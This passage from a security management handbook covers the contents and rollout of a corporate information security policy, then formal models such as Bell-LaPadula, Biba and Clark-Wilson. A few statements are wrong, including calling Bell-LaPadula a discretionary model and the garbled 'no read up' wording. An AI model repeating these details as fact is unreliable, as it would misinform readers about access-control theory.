What Should Be in a Policy

There are many books written on what should be contained in a policy. Some say that the policy should be short, a series of bulleted points covering only one side of a sheet of paper. Some even give examples, which can be adopted and modified for the practitioner's own company.

Although a short document may have more chance of being read by its intended audience, most of these samples are basically mission statements, which must still be supported by a more detailed policy. The author suggests that the mission statement be used as a personal foreword, signed by the CEO, to the policy.

Policy versus Procedures

A policy states what should be done. Procedures define how to implement the policy. For example, if the policy says, "All applications must have a password," the procedure would detail exactly how the password for each application is to be created and maintained.

Contents of the Policy

The following issues should be addressed by the policy.

Access Control Standards

Users should have access to the information and applications they require to perform their job functions, and no more. A discretionary access control policy must be implemented to provide users with that level of access. Users are responsible for managing the necessary changes to their passwords. Where possible, users will be automatically prompted to change their passwords every 30 days.

Accountability

It is important that users are held accountable for all actions carried out under their user IDs. Users must ensure that when they are away from their desks, their computer is in a secure state (i.e., the screen saver is activated with password protection, or in "lock workstation" mode.

Audit Trails

The actions carried out by users must be recorded and logged. Specifically, the following actions should be logged:

- A minimum of 30 days of user sign-on and sign-off details
- All unauthorized attempts to read, write, and delete data and execute programs
- Applications must provide detailed audit trails of data changes, when required by the business

It is the data owner's responsibility to identify such audit trail requirements.

Backups

All software and user data will be backed up to alternative media on a regular basis and kept in a secure area. The frequency of the backups, which must be specified in the policy, will be appropriate to the importance of the system and the data that would need to be recovered in the event of a failure.

Business Continuity Plans

The tendency is to concentrate on information security systems when considering a business continuity plan (BCP). There should be a contingency plan for all computer services that support critical systems, and that plan should have been designed, implemented, and tested. The BCP should identify those services that are critical to the operation of the business, and ensure that contingency plans are in place. These contingency plans need to take into account a variety of disaster recovery scenarios.

Disposal of Media

The manner in which hardware and storage media — such as disk drives, floppy disks, and CD-ROMs that contain confidential data — are destroyed when no longer required must be carefully considered. An unauthorized person can retrieve data from media if it has not been obliterated correctly. Use of the ERASE, DELETE, and FORMAT functions is not sufficient. There are many freely available applications that can easily reverse these functions. Therefore, methods should be used that can overwrite media so data cannot be retrieved, or products should be used that degauss the media so data is obliterated and cannot be read. For confidential data, the media may require physical measures to render it unreadable — destroying hard drives with a hammer, shredding floppy disks, cutting CD-ROMs. The policy should lay down the agreed-to method for this disposal, depending on media type and the data in question.

Disposal of Printed Matter

Despite this being the age of the paperless office, many people prefer to print documents and write their comments. In such circumstances, it is easy to forget that the confidentiality of the printed data is unchanged by being printed — confidential data remains confidential. Once printed, these sheets containing confidential data must be disposed of carefully, and not in the nearest waste bin. All staff must have convenient access to a shredder. The shredder used must be cross-cut to reduce the chances that an unauthorized person, using sticky tape, could reconstruct the sheet.

Downloading from the Internet

Most businesses currently give their staff members access to the Internet. Although such access is usually intended for business use only, the security practitioner must ensure that the policy advises staff clearly on how that access is to be used, both to maximize the use of bandwidth and to prevent illegal acts from being carried out. The policy must state very clearly that Internet access is provided for business use only. Employees who have doubts as to what is correct business use should be advised to consult their line management for approval prior to accessing Internet information. Staff should be expressly forbidden to access, load, view, print, copy, or in any way handle obscene material from any source using company facilities.

Information Ownership

It is important that all data be assigned an owner who can make a decision as to who should be able to access that data. Because this decision is a business decision, the owner should be from the business and possess a good knowledge of business processes and the data.

Management Responsibilities

Managers, at all levels, have responsibilities for information security. These responsibilities may be mainly to ensure that all their staff members understand and comply with the policy, but such responsibilities need to be laid out in the policy itself to remove any misunderstanding. Each person holding a management or supervisory position is responsible for noting and reporting any deviations from the policy.

Modems and Analog Lines

Modems allow the use of an analog line, which circumvents the firewall and exchange gateway. Therefore, it follows that there is no anti-virus check on any data to and from the modem. Analog lines are now used by faxes, conference phones, and video phones. Some desk phones also require analog lines for the facilities they provide to users, such as voicemail. For these reasons, the security practitioner must ensure that the installation of analog lines for **any** use is prohibited unless prior authorization is given after the requestor has provided a business case for the line as full justification. It also follows that when a modem is in use, there must be no simultaneous connection to the company network, to prevent any computer virus from being "imported" to the network.

Off-Site Repairs to Equipment

Although most companies have an internal department to repair equipment, there are occasions when those repairs will need to either be sent off-site, or for a third party to come to the company to make repairs. It is vital to be sure who has access to company equipment and company data. If the data could be classified as confidential, it should be removed from any media before any non-company member of staff is allowed to work on the equipment.

Physical Security

Security is multi-layered; physical may be considered the first level of security. Although authorization and authentication processes control logical access, physical access security measures are required to protect against the threats of loss and damage to the computing-based equipment and information. All assets and materials are required to be protected from unauthorized use or removal, or damage, whether accidental or deliberate. The physical security policy of the company ensures that information systems, their peripherals, removable storage media, electrical services, and communications services are protected from unauthorized access and from damage as far as possible, consistent with a cost-efficient operation.

Portable Devices

The days are long gone when a PC was so heavy it could not easily be moved from a desk. Laptop computers are now as powerful as desktops, and create new problems because portability makes laptops easy to take out of the office, and easy to steal. Users must be made aware that such equipment issued to them is their responsibility, both in and out of the office. Not only can the laptop be stolen and therefore lost to the company, but any information on the laptop will also be lost or compromised if not encrypted. The security practitioner should always consider that the information may well have a higher value than the replacement cost of the laptop. For example, consider the information on the merger or takeover of one global company by another.

The security practitioner should also think about the growing use of various personal digital assistants (PDAs) such as PalmPilots, Psion organizers, etc. These are extremely vulnerable because they have a high value and are extremely portable. In addition, users often download documents from the company systems to a personal PDA for convenience; such equipment often does not have more than rudimentary security.

Users must be made aware that care of PDAs must be taken when traveling to avoid their loss or compromise, and that they must not be left unattended in public areas. When left in cars, houses, or hotel rooms, users must take all possible measures to ensure their security. As a method to persuade users to take care of laptops, a process should be used to request that laptop users confirm that they still have the laptop in their possession when they return to the office.

Staff Responsibilities

Just as managers have specific responsibilities by virtue of their positions, staff members also have responsibilities for security, the most fundamental of which is the protection of the company's information assets. For employees to carry out these responsibilities, they are required to:

- Understand and comply with the company's security policies.
- Know and follow all instructions for controlling access to, and use of, the company's computer equipment.
- Know and follow all instructions governing the secure handling of the company's information assets.
- Keep all passwords secret and be aware that they must never be given to anyone.
- Be aware that some actions are expressly forbidden for staff. Forbidden actions could include:
  - Installing, executing, downloading, uploading, or in any other way introducing third-party software onto company computer equipment, or in any way changing, deleting, or reconfiguring the standard desktop without written authority (prior to the installation) from both the IT security department and the IT department.
  - Abuse of any special account privileges that may have been granted to that staff member.
- Understand that each employee is responsible for noting and reporting any deviations from the company's security policy.

The security practitioner must ensure that all staff members realize that the computer equipment, software, and services provided by the company are for authorized business use only, and that staff members must not use the equipment for any other purpose unless authorized in writing to do so by their line manager. At this stage, staff members must be warned that violation of the security policy is deemed a serious offense and may result in disciplinary action.

Use of E-Mail

With so much of modern business dependent on e-mail, the security policy must ensure that the company's attitude toward staff members' use of e-mail is well-known. It should also be considered that, legally, an e-mail carries the same weight as a letter on company letterhead. In the recent past in the United Kingdom, an e-mail with a derogatory comment about a rival company was legally held to be the responsibility of the original company. In this case, the rival company sued the original company, despite the fact that the e-mail was initially between two employees, and not "official." The aggrieved company sued the original company, which had money for costs, rather than the employees, who had none.

Staff members must be made aware that the company provides internal mail and e-mail facilities for business use only. Many companies currently allow staff members to send and receive personal e-mails using the company system. In these circumstances, staff members must know that this is a concession that must not be abused, either by the number of e-mails sent or the time taken from the business day to deal with personal e-mails.

Such personal use must be at the discretion of the user's line manager.

As described, personal use of the company e-mail system may be permitted. However, provision should be made for monitoring or reviewing all e-mails into and out of the company. There are reasons why this may be necessary — the authorities may present a warrant to view e-mails as part of an investigation or the company itself may have the need to follow up on a fraud involving company systems and finances.

The security practitioner should also be aware of the decisions of recent legal findings on personal e-mail. If the policy says, "No personal e-mails sent or received," but the practice is that staff members do send and

receive e-mails without any comment or censure from managers, the courts will be guided by the practice, rather than the policy, and find accordingly.

The policy should contain a clear warning to staff that no employee or user of the company e-mail system should have any expectation of privacy with respect to any electronic mail sent or received. The company may, at any time and without prior notification, monitor, review, audit, or control any aspect of the mail system, including individual accounts. It follows that this process should have built-in internal control processes that are subject to audit, to ensure that the ability to review e-mail is not abused

The policy should address the contents of e-mails, and include reference to attachments to e-mails, which themselves may pose a risk to company systems. Such a reference could be:

- No computer software, files, data, or document that may give rise to violation of any policy, law, license agreement, or copyright law should be attached to or sent with any e-mail communication.
- Inappropriate use of the e-mail system(s) may result in disciplinary action. "Inappropriate use" is the dissemination of any text, software (or part thereof), or graphics (including moving graphics) that violate any company policy.
- In addition, any mail, the content of which is considered profane, sexist, racist, sexual, or in any way discriminatory to any minority, is also "inappropriate use."
- Employees are responsible for checking files received via e-mail for viruses and content.
- Any mail received by employees that breaches policy must be reported to the Security Department immediately.

Viruses

Despite the best efforts of the anti-virus industry, and IT and security professionals, computer viruses continue to be distributed globally. Staff members should be aware that they have a part to play in the anti-virus process, and that it is essential that any data files that come into the company are virus checked before being loaded to the data network. Any questions regarding virus checking should be directed to the Help Desk. Staff members should not be discouraged from reporting to management or the IT department if they believe they have detected a virus.

Workstation Security

There is a real threat to the security of systems when a user leaves a terminal logged in to a system and the terminal is left unattended; this terminal can then be used by an unauthorized person. In such a circumstance, the unauthorized person can use the terminal and access the system, just as if the authorized user were present, without having to know or guess the authorized user's sign-on or password. For this reason, users must be advised not to leave a terminal logged in, without use of a password-protected screen saver. Some systems may themselves have a process whereby inactivity of the keyboard or mouse will automatically prevent use of the terminal unless the authorized user enters a password. If such a process exists, the policy should be written to require its use. For a similar reason, users should not be allowed to be signed on to the same system at multiple terminals simultaneously.

Privacy

Although most companies do not have the resources, or the reason, to monitor e-mails on a regular basis, there will be occasions when it will be necessary to check the e-mail of a particular staff member. The security practitioner should prepare for that occasion by ensuring that the policy spells out the company's stance on privacy. An example of such a statement might be:

> No employee or user of the company mail system(s) should have any expectation of privacy with respect to any electronic mail sent or received. The company may, at any time without prior notification, monitor, review, audit or control any aspect of the mail systems, including individual accounts. This process has internal control processes and is subject to audit.

By using such a statement, staff members will then be aware that the facility to monitor e-mail exists, but that is bound by checks and balances.

Noncompliance

Having written a policy that specifies what behavior is expected of staff members, it is necessary for the security practitioner to ensure that the policy also contains a reference to the consequences of noncompliance. Such stated consequences may simply be that *non-compliance may result in disciplinary action,* which should suffice. Note the use of the word "may." This leaves management with various options for disciplinary action, which can run from a verbal warning to dismissal.

Legislation

With the increase in global trading, it is vital that security practitioners become conversant with the various legislation relevant to the different aspects of information security. This is becoming more and more vital as more and more companies operate on an international basis, having offices, staff, and customers in many countries. In this case, the policy must make reference to all relevant legislation, and include the relevant legislation for every location where the company has staff members who are expected to comply with the policy. For a company with offices throughout the world, this would be a separate appendix.

Other Issues

It is important to make the policy a document that can be utilized by staff members. To this end, the security practitioner must include separate appendices for choosing secure passwords and advice on good security practice. The security practitioner should consider that the overall security policy is an umbrella document that forms the basis of separate implementing security policies, while standards and baselines, which form the next level, can be application-specific.

The overall policy should not be too specific. Specifying "must have a password that meets current standards" is better than stating the exact size, format, and make-up of the password. After all, the company will have several applications requiring a password, and it is certain that different rules will apply in each case.

In addition, there are others in the company who have input to the process of creating the policy. The Legal department should be involved to ensure that the wording of the policy is correct; it is particularly important that the human rights legislation is taken into account, particularly in the sections covering staff responsibilities. The Human Resources department needs to confirm that the company disciplinary process is adequate for the task. If the policy specifies a disciplinary action for staff members who do not comply with the policy, there must be willingness on the part of the company, and the Human Resources department, to take that action — otherwise, the policy is useless.

The company's Data Protection Officer must be involved to ensure that the policy complies with the data protection legislation in all relevant countries.

The First Steps in Writing a Security Policy

In starting the process of creating a security policy, the security practitioner has several resources. The international standard ISO I7799, created by a group of international companies to form the basis of a security policy, started life as a guideline issued by the Department of Trade and Industry in the United Kingdom, then became a British Standard, BS 7799, before being adopted as ISO 17799. Professional peers, such as other security practitioners with the CISSP designation, can also offer advice and support. Books are also available for the security practitioner to consult.

The security practitioner has other considerations that are more allied with the culture and environment of the company concerned, particularly if this is the first policy for that company. This is where you need to consider the culture of the company.

The following gives a real-life example:

> The company, with 300 staff members, had one floor in a shared building and there had been problems with outsiders coming in and property being stolen. The first draft policy said, "all staff must wear the identity badge issued to them," and "all staff are to challenge anyone not known to them." This is not too excessive. However, because the CEO did not like all staff to wear an identity badge, because he himself felt self-conscious doing so, the policy was changed to "all staff must have an identity badge." Senior managers balked at challenging strangers because they said they would take forever to get to the bathroom in the morning. This section of the policy became, "if you see

someone in your area who you don't recognize, you should query this with departmental managers or HR." In such cases, the security practitioner has to accept the culture, amend the first policy, and review it again in a few months. No surprise: the thefts of property continued.

The lesson for the security practitioner to learn here is that the policy must cover all staff members: if the policy says, "wear a badge," it sends the wrong signal if senior management and higher take the view that "everyone knows me" and leave their identity cards in their wallets.

Once the policy is drafted, the security practitioner must ensure that all interested parties are involved and invited to make comments. These parties are Legal, Audit, Human Resources, and Data Protection as previously mentioned, plus the IT department. Any member of the board who has shown an interest should also be included. After comments are invited, and any necessary changes made to the policy, the security practitioner should submit the policy to the board for acceptance and sign-off by the CEO.

It is important to cover all issues before submitting the draft. It should only be submitted to the board once for acceptance; having to make changes and return will only weaken the security practitioner's credentials as the company security guru.

The Next Steps

Once the policy is written, accepted by the board, and signed by the CEO, the security practitioner must ensure that the policy is read and accepted by staff members. There are various methods for this, all of which should be considered by the security practitioner; these include:

- Print enough copies for all staff members, and distribute them throughout the company.
- Have the Human Resources department send a copy to all new staff members with the new joiner details.
- E-mail a copy to all staff members.
- Place a copy on a server that all staff members can access, and e-mail the shortcut to all staff members.
- Place a copy on the company intranet and e-mail the shortcut to all staff members.
- Place posters advising staff members of the policy in staff refreshment areas.
- Issue mouse pads with security hints to all staff members.
- Use log-on banners for various applications that contain security advice.

However, having considered the several ways to communicate the policy to staff, security practitioners must be selective in their application to avoid having staff get so many copies that they switch off and ignore the message.

It is important to have staff agreements that they have read, and will comply with, the policy. These agreements will provide useful evidence should any staff members dispute the fact that they have read and understood the policy after having committed some act that contravenes the policy.

Whichever method the security practitioner selects to send the policy to staff, it is vital to receive back a signed document of agreement or a specific e-mail acknowledging acceptance of the policy. Either method of acceptance can be utilized. However, for the security practitioner, a form that the user can read, sign, and return is preferable. The form can then be kept by HR and constitute part of the staff member's file.

Reviewing the Policy

The security practitioner must remember that a security policy is a "living document" that must be reviewed regularly and updated as necessary. This should occur at least every six months. There are several issues to be addressed as part of the review, including:

- The policy must continue to be relevant. References to outdated equipment must be removed. The policy may refer to floppy disks although there are no PCs with floppy disk drives in the company.
- Processes may have changed. If the policy on computer viruses refers only to virus scanning floppy disks, although the company has moved to virus scanning on all servers and terminals, the policy needs to be updated.
- New technology may have been introduced since the policy was written.
- Senior managers may now be issued personal digital assistants (PDAs).

Once the policy has been reviewed and updated, it must be resubmitted to the board for acceptance and signed again by the CEO.

Staff Awareness

The security practitioner must be aware that although it is the responsibility of the security department to produce and maintain the security policy, security is a process that should involve all staff members. If staff members see security as something that is an obstacle to their work, they will not take on their proper responsibility, and worse, will go out of their way to find a work-around to any security measure they do not consider necessary.

The security practitioner needs staff members to understand why security is important, and that they themselves are being protected. A staff awareness process will follow the process discussed earlier. Again, care should be taken to be selective in their application to avoid reaching such overload that staff members switch off and ignore the message.

The security practitioner should remember that it is not possible to be everywhere at once; an educated staff can go a long way toward acting on the behalf of the practitioner.

Educated users are more likely to pick a good password, challenge a stranger, or lock the PC when going for coffee, if they are aware of the consequences of not doing so.

Conclusion

The security policy is the mainstay of security, and the security practitioner must remain aware of the different issues to be addressed — legal, physical, systems, staff education. The security practitioner must not only be aware of the issues, but must also become a master of them.

Policy Development

Chris Hare, CISSP, CISA

This chapter introduces the reason why organizations write security policy. Aside from discussing the structure and format of policies, procedures, standards, and guidelines, this chapter discusses why policies are needed, formal and informal security policies, security models, and a history of security policy.

The Impact of Organizational Culture

The culture of an organization is very important when considering the development of policy. The workplace is more than just a place where people work. It is a place where people congregate to not only perform their assigned work, but to socialize and freely exchange ideas about their jobs and their lives.

It is important to consider this culture when developing policies. The more open an organization is, the less likely that policies with heavy sanctions will be accepted by the employees. If the culture is more closed, meaning that there is less communication between the employees about their concerns, policies may require a higher degree of sanctions. In addition, the tone, or focus, of the policy will vary from softer to harder.

Regardless of the level of communication, few organizations have their day-to-day operations precisely documented. This highly volatile environment poses challenges to the definition of policy, but it is even more essential to good security operations.

The History of Security Policy

Security policy is defined as the set of practices that regulate how an organization manages, protects, and assigns resources to achieve its security objectives. These security objectives must be tempered with the organization's goals and situation, and determine how the organization will apply its security objectives. This combination of the organization's goals and security objectives underlie the management controls that are applied in nearly all business practices to reduce the risks associated with fraud and human error.

Security polices have evolved gradually and are based on a set of security principles. While these principles themselves are not necessarily technical, they do have implications for the technologies that are used to translate the policy into automated systems.

Security Models

Security policy is a decision made by management. In some situations, that security policy is based on a security model. A security model defines a method for implementing policy and technology. The model is typically a mathematical model that has been validated over time. From this mathematical model, a policy is developed. When a model is created, it is called an informal security model. When the model has been mathematically validated, it becomes a formal model. The mathematics associated with the validation of the model is beyond the scope of this chapter, and will not be discussed. Three such formal security models are the Bell-LaPadula, Biba, and Clark-Wilson security models.

The Bell–LaPadula Model

The Bell–LaPadula, or BLP, model is a confidentiality-based model for information security. It is an abstract model that has been the basis for some implementations, most notably the U.S. Department of Defense (DoD) *Orange Book*. The model defines the notion of a secure state, with a specific transition function that moves the system from one security state to another. The model defines a fundamental mode of access with regard to read and write, and how subjects are given access to objects.

The secure state is where only permitted access modes, subject to object are available, in accordance with a set security policy. In this state, there is the notion of preserving security. This means that if the system is in a secure state, then the application of new rules will move the system to another secure state. This is important, as the system will move from one secure state to another.

The BLP model identifies access to an object based on the clearance level associated with both the subject and the object, and then only for read-only, read-write, or write-only access. The model bases access on two main properties. The *simple security property,* or *ss-property*, is for read access. It states that an object cannot read material that is classified higher than the subject. This is called "no read up." The second property is called the *star property,* or **-property,* and relates to write access. The subject can only write information to an object that is at the same or higher classification. This is called "no-write-down" or the "confinement property." In this way, a subject can be prevented from copying information from one classification to a lower classification.

While this is a good thing, it is also very restrictive. There is no discernment made of the entire object or some portion of it. Neither is it possible in the model itself to change the classification (read as downgrade) of an object.

The BLP model is a discretionary security model as the subject defines what the particular mode of access is for a given object.

The Biba Model

Biba was the first attempt at an integrity model. Integrity models are generally in conflict with the confidentiality models because it is not easy to balance the two. The Biba model has not been used very much because it does not directly relate to a real-world security policy.

The Biba model is based on a hierarchical lattice of integrity levels, the elements of which are a set of subjects (which are active information processing) and a set of passive information repository objects. The purpose of the Biba model is to address the first goal of integrity: to prevent unauthorized users from making modifications to the information.

The Biba model is the mathematical dual of BLP. Just as reading a lower level can result in the loss of confidentiality for the information, reading a lower level in the integrity model can result in the integrity of the higher level being reduced.

Similar to the BLP model, Biba makes use of the *ss-property* and the **-property*, and adds a third one. The *ss-property* states that a subject cannot access/observe/read an object of lesser integrity. The **-property* states that a subject cannot modify/write-to an object with higher integrity. The third property is the *invocation property*. This property states that a subject cannot send messages (i.e., logical requests for service) to an object of higher integrity.

The Clark–-Wilson Model

Unlike Biba, the Clark–Wilson model addresses all three integrity goals:

1. Preventing unauthorized users from making modifications
2. Maintaining internal and external consistency
3. Preventing authorized users from making improper modifications

Note: Internal consistency means that the program operates exactly as expected every time it is executed. External consistency means that the program data is consistent with the real-world data.

The Clark–Wilson model relies on the well-formed transaction. This is a transaction that has been sufficiently structured and constrained as to be able to preserve the internal and external consistency requirements. It also requires that there be a separation of duty to address the third integrity goal and external consistency. To accomplish this, the operation is divided into sub-parts, and a different person or process has responsibility for a single sub-part. Doing so makes it possible to ensure that the data entered is consistent with that information which is available outside the system. This also prevents people from being able to make unauthorized changes.

EXHIBIT 77.1 BLP and Biba Model Properties

Property	BLP Model	Biba Model
ss-property	A subject cannot read/access an object of a higher classification (no-read-up)	A subject cannot observe an object of a lower integrity level
*-property	A subject can only save an object at the same or higher classification (no-write-down)	A subject cannot modify an object of a higher integrity level
Invocation property	Not used	A subject cannot send logical service requests to an object of higher integrity

Exhibit 77.1 compares the properties in the BLP and Biba models.

These formal security models have all been mathematically validated to demonstrate that they can implement the objectives of each. These security models are only part of the equation; the other part is the security principles.

Security Principles

In 1992, the Organization for Economic Cooperation and Development (OECD) issued a series of guidelines intended for the development of laws, policies, technical and administrative measures, and education. These guidelines include:

1. *Accountability*. Everyone who is involved with the security of information must have specific accountability for their actions.
2. *Awareness*. Everyone must be able to gain the knowledge essential in security measures, practices, and procedures. The major impetus for this is to increase confidence in information systems.
3. *Ethics*. The method in which information systems and their associated security mechanisms are used must be able to respect the privacy, rights, and legitimate interests of others.
4. *Multidisciplinary principle*. All aspects of opinion must be considered in the development of policies and techniques. These must include legal, technical, administrative, organizational, operational, commercial, and educational aspects.
5. *Proportionality*. Security measures must be based on the value of the information and the level of risk involved.
6. *Integration*. Security measures should be integrated to work together and establish defensive depth in the security system.
7. *Timeliness*. Everyone should act together in a coordinated and timely fashion when a security breach occurs.
8. *Reassessment*. Security mechanisms and needs must be reassessed periodically to ensure that the organization's needs are being meet.
9. *Democracy*. The security of the information and the systems where it is stored must be in line with the legitimate use and information transfer of that information.

In addition to the OECD security principles, some addition principles are important to bear in mind when defining policies. These include:

10. *Individual accountability*. Individuals are uniquely identified to the security systems, and users are held accountable for their actions.
11. *Authorization*. The security mechanisms must be able to grant authorizations for access to specific information or systems based on the identification and authentication of the user.
12. *Least privilege*. Individuals must only be able to access the information that they need for the completion of their job responsibilities, and only for as long as they do that job.
13. *Separation of duty*. Functions must be divided between people to ensure that no single person can a commit a fraud undetected.
14. *Auditing*. The work being done and the associated results must be monitored to ensure compliance with established procedures and the correctness of the work being performed.

15. *Redundancy*. This addresses the need to ensure that information is accessible when required; for example, keeping multiple copies on different systems to address the need for continued access when one system is unavailable.
16. *Risk reduction*. It is impractical to say that one can completely eliminate risk. Consequently, the objective is to reduce the risk as much as possible.

There are also a series of roles in real-world security policy that are important to consider when developing and implementing policy. These roles are important because they provide distinctions between the requirements in satisfying different components of the policy. These roles are:

1. *Originator*: the person who creates the information
2. *Authorizer*: the person who manages access to the information
3. *Owner*: may or may not be a combination of the two previous roles
4. *Custodian*: the user who manages access to the information and carries out the authorizer's wishes with regard to access
5. *User*: the person who ultimately wants access to the information to complete a job responsibility

When looking at the primary security goals — confidentiality, integrity, and availability — security policies are generally designed around the first two goals, confidentiality and integrity. Confidentiality is concerned with the privacy of, and access to, information. It also works to address the issues of unauthorized access, modification, and destruction of protected information. Integrity is concerned with preventing the modification of information and ensuring that it arrives correctly when the recipient asks for it.

Often, these two goals are in conflict due to their different objectives. As discussed earlier, the Bell–LaPadula model addresses confidentiality, which, incidentally, is the objective of the Trusted Computing Standards Evaluation Criteria developed by the U.S. Department of Defense.

The goal of integrity is defined in two formal security models: Biba and Clark–Wilson. There is no real-world security policy based on the Biba model; however, the objectives of the European ITSEC criteria are focused around integrity.

Availability is a different matter because it is focused on ensuring that the information is always available when needed. While security can influence this goal, there are several other factors that can positively and negatively influence the availability of the information.

The Chinese Wall policy, while not a formal security model per se, is worth being aware of. This policy sees that information is grouped according to information classes, often around conflicts of interest. People frequently need to have access to information regarding a client's inside operations to perform their job functions. In doing so, advising other clients in the same business would expose them to a conflict of interest. By grouping the information according to information classes, the provider cannot see other information about its client. The Chinese Wall is often used in the legal and accounting professions.

However, the scope of security policy is quite broad. To be successful, the security policy must be faithfully and accurately translated into a working technical implementation. It must be documented and specified unambiguously; otherwise, when it is interpreted by human beings, the resulting automated system may not be correct. Henceforth, it is absolutely essential that the definition of the policy be as specific as possible. Only in this manner is it possible for the translation of security policy to an automated implementation to be successful.

In addition, several policy choices must be made regarding the computing situation itself. These include the security of the computing equipment and how users identify themselves. It is essential to remember that confidentiality and integrity are difficult to combine in a successful security policy. This can cause implementation problems when translating from the written policy to an automated system. The organization's real-world security policy must reflect the organization's goals.

The policy itself must be practical and usable. It must be cost-effective, meaning that the cost of implementing the policy must not be higher than the value of the assets being protected. The policy must define concrete standards for enforcing security and describe the response for misuse. It must be clear and free of jargon, in order to be understood by the users. Above all, the policy must have the support of the highest levels of senior management. Without this, even the best security policy will fail.

It is also very important that the policy seek the right balance between security and ease of use. If one makes it too difficult for the users to get their jobs done, then one negatively impacts business and forces the users to find ways around the security implementation. On the other hand, if one leans too much to ease of use, one may impact the organization's security posture by reducing the level of available security.

Why Does One Need Policy?

People have understood the need for security for a long time. Ever since an individual has had something of value that someone else wanted, they associated security with the need for the protection of that asset. Most people are familiar with the way that banks take care of our money and important documents by using vaults and safety deposit boxes. If the banks did not have policies that demonstrated how they implement appropriate protection mechanisms, the pubic would lose faith in them.

Security itself has a long history, and computers have only recently entered that history. People have installed locks on their doors to make it more difficult for thieves to enter, and people use banks and other technologies to protect their valuables, homes, and families. The military has long understood the need to protect its information from the enemy. This has resulted in the development of cryptography to encode messages so that the enemy cannot read them.

Many security techniques and policies are designed to prevent a single individual from committing fraud alone. They are also used to ensure supervisory control in appropriate situations.

The Need for Controls

Policy is essential for the people in the organization to know what they are to do. There are a number of different reasons for it, including legislative compliance, maintaining shareholder confidence, and demonstrating to the employee that the organization is capable of establishing and maintaining objectives.

There are a number of legal requirements that require the development of policies and procedures. These requirements include the duty of loyalty and the duty of care. The duty of loyalty is evident in certain legal concepts, including the duty of fairness, conflict of interest, corporate opportunity, and confidentiality. To avoid a conflict of interest situation, individuals must declare any outside relationships that might interfere with the enterprise's interests. In the duty of fairness, when presented with a conflict of interest situation, the individual has an obligation to act in the best interest of all affected parties.

When presented with material inside information such as advance notices on mergers, acquisitions, patents, etc., the individual will not use it for personal gain. Failing to do so results in a breach of corporate opportunity.

These elements have an impact should there be an incident that calls the operation into question. In fact, in the United States, there are federal sentencing guidelines for criminal convictions at the senior executive level, where the sentence can be reduced if there are policies and procedures that demonstrate due diligence. That means that having an effective compliance program in place to ensure that the corporation's policies, procedures, and standards are in place can have a positive effect in the event of a criminal investigation into the company.

For example, the basic functions inherent in most compliance programs

- Establish policies, procedures, and standards to guide the workforce.
- Appoint a high-level manager to oversee compliance with the policies, procedures, and standards.
- Exercise due care when granting discretionary authority to employees.
- Ensure that compliance policies are being carried out.
- Communicate the standards and procedures to all employees.
- Enforce the policies, standards, and procedures consistently through appropriate disciplinary measures.
- Implement procedures for corrections and modification in case of violations.

The third element from a legal perspective is the Economic Espionage Act of 1996 in the United States. The EEA, for the first time, makes the theft of trade secret information a federal crime, and subjects criminals to penalties including fines, imprisonment, and forfeiture. However, the EEA also expects that the organization who owns the information is making reasonable efforts to protect that information.

In addition to the legal requirements, there are also good business reasons for establishing policies and procedures. It is a well-accepted fact that it is important to protect the information that is essential to an organization, just like it is essential to protect the financial assets.

This means that there is a need for controls placed on the employees, vendors, customers, and other authorized network users. With growing requirements to be able to access information from any location on the globe, it is necessary to have organizationwide set of information security policies, procedures, and standards in place.

With the changes in the computing environment from host-based to client/server-based systems, the intricacies of protecting the environment have increased dramatically. The bottom line then is that good controls make good business sense. Failing to implement good policies and procedures can lead to a loss in shareholder and market confidence in the company should there be an incident that becomes public.

In writing the policies and procedures, it is necessary to have a solid understanding of the corporation's mission, values, and business operations. Remember that policies and procedures exist to define and establish the controls required to protect the organization, and that security for security's sake is of little value to the corporation, its employees, or the shareholders.

Searching for Best Practices

As changes take place and business develops, it becomes necessary to review the policy and ensure that it continues to address the business need. However, it is also advisable for the organization to seek out relationships with other organizations and exchange information regarding their best practices. Continuous improvement should be a major goal for any organization. The review of best industry practices is an essential part of that industry improvement, as is benchmarking one organization against several others.

One organization may choose to implement particular policies in one way, while another does it in a completely different fashion. By sharing information, security organizations can improve upon their developed methods and maintain currency with industry.

There are a number of membership organizations where one can seek opinions and advice from other companies. These include the Computer Security Institute Public Working forums and the International Information Integrity Institute (I-4). There are other special-interest groups hosted by engineering organizations, such as the Association for Computing Machinery (ACM).

As in any situation, getting to that best practice, whether it be the manufacturing of a component or the implementation of a security policy, takes time.

Management Responsibilities

In the development and implementation of policy, management has specific responsibilities. These include a clear articulation of the policy, being able to live up to it themselves, communicating policy, and providing the resources needed to develop and implement it. However, management is ultimately responsible to the legislative bodies, employees, and shareholders to protect the organization's physical and information assets. In doing so, management has certain legal principles that it must uphold in the operation of the organization and the development of the policies that will govern how the organization works.

Duty of Loyalty

Employees owe to their employers a legal duty of honesty, loyalty, and utmost good faith, which includes the avoidance of conflict of interest and self-interest. In carrying out the performance of their day-to-day responsibilities, empoyees are expected to act at all times in their employers' best interest unless the responsibility is unlawful. Any deviation from this duty that places an employee's interest above the employer's can be considered a breach of the employee's duty of care, loyalty, or utmost good faith. Fiduciary employees will owe a higher standard of care than ordinary employees.

If a manager knows that an employee may be putting his or her own interest above that of the employer's, it is incumbent upon the manager to warn the employee, preferably in writing, of the obligation to the employer. The manager should also advise the employer of the situation to prevent her or him from also being held accountable for the actions of the employee.

Conflict of Interest

Conflict of interest can be defined as an individual who makes a decision with the full knowledge that it will benefit some, including himself, and harm others. For example, the lawyer who knowingly acts on behalf of two parties who are in conflict with each other, is a conflict of interest.

Duty of Care

The duty of care is where the officers owe a duty to act carefully in fulfilling the important tasks assigned to them. For example, a director shall discharge his or her duties with the care and prudence an ordinary person would exercise in similar circumstances, and in a manner that he or she believe is in the best interests of the enterprise.

Furthermore, managers and their subordinates have a responsibility to provide for systems security and the protection of any electronic information stored therein, even if they are not aware of this responsibility. This comes from the issue of negligence, as described in the Common Law of many countries.

Even if the organization does cause a problem, it may not be held fully responsible or liable. Should the organization be able to demonstrate that it:

- Took the appropriate precautions,
- Employed controls and practices that are generally used,
- Meets the commonly desired security control objectives,
- Uses methods that are considered for use in well-run computing facilities
- Used common sense and prudent management practices,

then the organization will be said to have operated with due care, as any other informed person would.

Least Privilege

Similar to its counterpart in the function role, the concept of least privilege means that a process has no more privilege than what it really needs in order to perform its functions. Any modules that require "supervisor" or "root" access (i.e., complete system privileges) are embedded in the kernel. The kernel handles all requests for system resources and permits external modules to call privileged modules when required.

Separation of Duties/Privilege

Separation of duties is the term applied to people, while separation of privilege is the systems equivalent. Separation of privilege is the term used to indicate that two or more mechanisms must agree to unlock a process, data, or system component. In this way, there must be agreement between two system processes to gain access.

Accountability

